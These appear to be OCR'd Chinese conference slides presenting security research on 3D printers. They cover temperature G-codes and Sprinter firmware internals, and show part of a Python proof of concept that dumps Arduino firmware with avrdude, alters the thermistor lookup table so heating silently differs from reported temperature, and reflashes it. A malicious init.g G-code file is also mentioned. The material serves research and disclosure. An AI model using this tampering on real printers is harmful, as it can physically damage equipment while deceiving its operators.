
原理分析：温度相关gcode

- M104：设置挤出头温度
  - M104 P1 S100：将第二个挤出头的温度设置为100℃
- M105：查询挤出头和打印平台温度
  - M105
  - 返回：ok T:201 B:117
- M109：设置挤出头温度，并等待直至达到
- M190：设置打印平台温度，并等待直至达到

原理分析：Slic3r生成的gcode

```
15 ; infill extrusion width = 0.70mm
16 ; solid infill extrusion width = 0.70mm
17 ; top infill extrusion width = 0.70mm
18 ; first layer extrusion width = 0.45mm
19
20 G21 ; set units to millimeters
21 M190 S110 ; wait for bed temperature to be reached
22 M104 S230 ; set temperature
23 G28 ; home all axes
24 M109 S230 ; wait for temperature to be reached
25 G90 ; use absolute coordinates
26 M83 ; use relative distances for extrusion
27 G1 F1800.000 E-2.00000
28 G1 Z0.300 F1500.000
29 G1 X64.491 Y61.004
30 G1 F1800.000 E2.00000
31 G1 X64.751 Y60.744 F600.000 E0.00719
32 G1 X65.971 Y59.634 E0.03225
33 G1 X66.461 Y59.234 E0.01237
34 G1 X67.211 Y58.664 E0.01842
```

原理分析：Sprinter源码



原理分析：Sprinter源码

- temp2analogh()
- analog2temp()
- 传感器输出的模拟信号采样值和摄氏温度之间的互相转换
- 查表+插值计算


Sprinter | Arduino 1.0.5

Sprinter | Configuration.h | FatStructs.h | Sd2Card.cpp | Sd2Card.h | Sd2PinMap.h

```
#if defined (HEATER_USES_THERMISTOR) || defined (BED_USES_THERMISTOR)
int temp2analog_thermistor(int celsius, const short table[][2], int numtemps)
{
    int raw = 0;
    byte i;

    for (i=1; i<numtemps; i++)
    {
      if (table[i][1] < celsius)
      {
        raw = table[i-1][0] +
          (celsius - table[i-1][1]) *
          (table[i][0] - table[i-1][0]) /
          (table[i][1] - table[i-1][1]);

        break;
      }
    }

    // Overflow: Set to last value in the table
    if (i == numtemps) raw = table[i-1][0];

    return 1023 - raw;
}
#endif
```

1 Arduino Uno on /dev/tty.usbmodem1411

原理分析：Sprinter源码



原理分析：怎么改？

- 改M109的实现代码
  - `target_raw = temp2analogh(target_temp = code_value());`
  - 把`target_raw`的值除以2即可
- 问题：
  - 还要相应改M104、M105和M190
  - 增删代码涉及binary rewriting
  - 能不能提取到M109部分代码的高质量指纹
    - 漏报：不同版本编译器、不同版本Sprinter、不同版本主板
    - 误报：大量switch-case代码雷同

原理分析：怎么改？

- 改`temp2analogh()`的实现代码
  - 原来`return 1023 - raw;`，把常量改成其他值，可以避免rewriting
- 问题：
  - 该函数只要是数据操作，且有类似的`analog2temp()`，如何提取高质量指纹?
  - `temp2analogh()`被其他地方使用，可能有额外影响

```
Claud:~/xcon2013/code/Sprinter$ grep 'temp2analogh' *
Sprinter.pde:        if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
Sprinter.pde:        if (code_seen('S')) target_raw = temp2analogh(target_temp = code_value());
heater.cpp:  int minttemp = temp2analogh(MINTEMP);
heater.cpp:  int maxttemp = temp2analogh(MAXTEMP);
heater.h:#define temp2analogh( c ) temp2analog_thermistor(c,temptable,NUMTEMPS)
heater.h:#define temp2analogh( c ) temp2analog_ad595(c)
heater.h:#define temp2analogh( c ) temp2analog_max6675(c)
```


原理分析：怎么改？

- 改analog值和temp值的对应查询表
  - 二维数组，里面是常量
  - 手工改raw值
- 问题：
  - 方法不通用
  - 被两个函数使用，但是……正好配对
- 就选它啦！

```
{       480     ,       115     },
{       516     ,       110     },
{       553     ,       105     },
{       591     ,       100     },
{       628     ,       95      },
{       665     ,       90      },
{       702     ,       85      },
{       737     ,       80      },
{       770     ,       75      },
{       801     ,       70      },
{       830     ,       65      },
{       857     ,       60      },
{       881     ,       55      },
{       903     ,       50      },
{       922     ,       45      },
{       939     ,       40      },
{       954     ,       35      },
{       966     ,       30      },
{       977     ,       25      },
{       985     ,       20      },
{       993     ,       15      },
{       999     ,       10      },
{       1004    ,       5       },
{       1008    ,       0       } //safety
};
```


原理分析：怎么改？

- 篡改后……
- M109 S220会被转为采样值516
- 该值造成的实际加热温度是110℃
- 但M105时，采样值516会被解释为220 ℃
- Perfect!



定位

```
const short temptable_1[NUMTEMPS_1][2] = {
{       23      ,       300     },
{       25      ,       295     },
{       27      ,       290     },
{       28      ,       285     },
{       31      ,       280     },
{       33      ,       275     },
{       35      ,       270     },
{       38      ,       265     },
{       41      ,       260     },
{       44      ,       255     },
{       48      ,       250     },
{       52      ,       245     },
{       56      ,       240     },
{       61      ,       235     },
{       66      ,       230     },
{       71      ,       225     },
{       78      ,       220     },
{       84      ,       215     },
{       92      ,       210     },
{       100     ,       205     },
{       109     ,       200     },
```



PoC代码

- Python, ~210 LOC


Vim


Vim ⌘1

```
159 def HalfTemperature(serial):
160     origin_hex = 'dump.hex'
161     origin_bin = 'dump.bin'
162     fixed_bin = 'fixed.bin'
163     fixed_hex = 'fixed.hex'
164
165     Log('Press the RESET button in your Sanguinololu board and hold on ...')
166     time.sleep(15)
167     Log('Relax it now!')
168     time.sleep(1)
169
170     Log('Download firmware from the board to ' + origin_hex)
171     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:r:'
    + origin_hex + ':i -F')
172
173     Log('Convert the dump to ' + origin_bin)
174     Hex2Bin(origin_hex, origin_bin)
175
176     Log('Find the thermistor table in the binary code')
177     addrs = FindTable(origin_bin)
178     if len(addrs) > 0:
179         Log('Found the table at %s' % repr(addrs))
180     else:
181         ErrorAndExit('Couldn\'t found any thermistor table')
182
183     Log('Fix the binary code to ' + fixed_bin)
184     FixBin(origin_bin, fixed_bin, addrs)
185
186     Log('Convert the binary code to' + fixed_hex)
187     Bin2Hex(fixed_bin, fixed_hex)
188
189     Log('Press the RESET button in your Sanguinololu board and hold on ...')
190     time.sleep(15)
191     Log('Relax it now!')
192     time.sleep(1)
193
194     Log('Upload fixed firmware to the board')
195     runCmd('avrdude -p atmega644p -c stk500v1 -b 38400 -P ' + serial + ' -U flash:w:'
    + fixed_hex + ':i -F')
196
197     Log('Done!')
                                                    162,5         95%
```

你们要看Demo 4吗?

事故发生在今天上午……





原因？

原因？

```
Claud:~$ shasum whistle-on.gcode
3b26e5037bea3e4bed4285e0ab9065ae22612cee  whistle-on.gcode
Claud:~$ shasum /Volumes/NO\ NAME/init.g
3b26e5037bea3e4bed4285e0ab9065ae22612cee  /Volumes/NO NAME/init.g
```

```
 998 G1 X86.659 Y90.697 F2100.000
 999 G1 F1800.000 E2.00000
1000 G1 X81.972 Y95.383 F1500.000 E0.18410
1001 M106 S134
1002 G1 F1800.000 E-2.00000
1003 G1 Z1.500 F2100.000
1004 G1 X81.733 Y94.738
1005 G1 F1800.000 E2.00000
1006 G1 X82.751 Y93.245 F1200.000 E0.05019
1007 G1 X84.408 Y91.579 E0.06526
1008 G1 X85.733 Y90.619 E0.04546
```

从中学到.....

要物理损坏一台3D打印机，真的很容易☹

最后

几个新的方向

- 3D打印工具链和数据安全
- Arduino AVR固件安全
  - 可能影响更多其他的设备
- 工业级3D打印系统安全
  - 更像ICS的环境：封闭、“古老”、专用、重要
  - 不同的成型原理、软件工具链、硬件架构……
  - 更大的被攻击可能和后果影响

致谢

- 感谢TBSoft、Kevin2600、张铭、张振宇的帮助
- 感谢祈扬、车库咖啡开放小组提供测试设备
- 感谢北京创客空间提供演示样品
- 部分图片来自：
  - Dreambox. *3D Printing Meetup* at Berkeley Skydeck
  - Brian Evans. *Practical 3D Printers: The Science and Art of 3D Printing*. Apress, 2012.08（最好的参考资料之一）
- 从这里学到很多：
  - Dale Wheat. *Arduino Internals*. Apress, 2011.11

谢谢！

肖梓航 Claud Xiao

安天实验室 高级研究员

Email: xiaozihang@gmail.com
Website: http://www.antiy.com
微博: @ClaudXiao

IN MEMORY OF Q, 25/08/13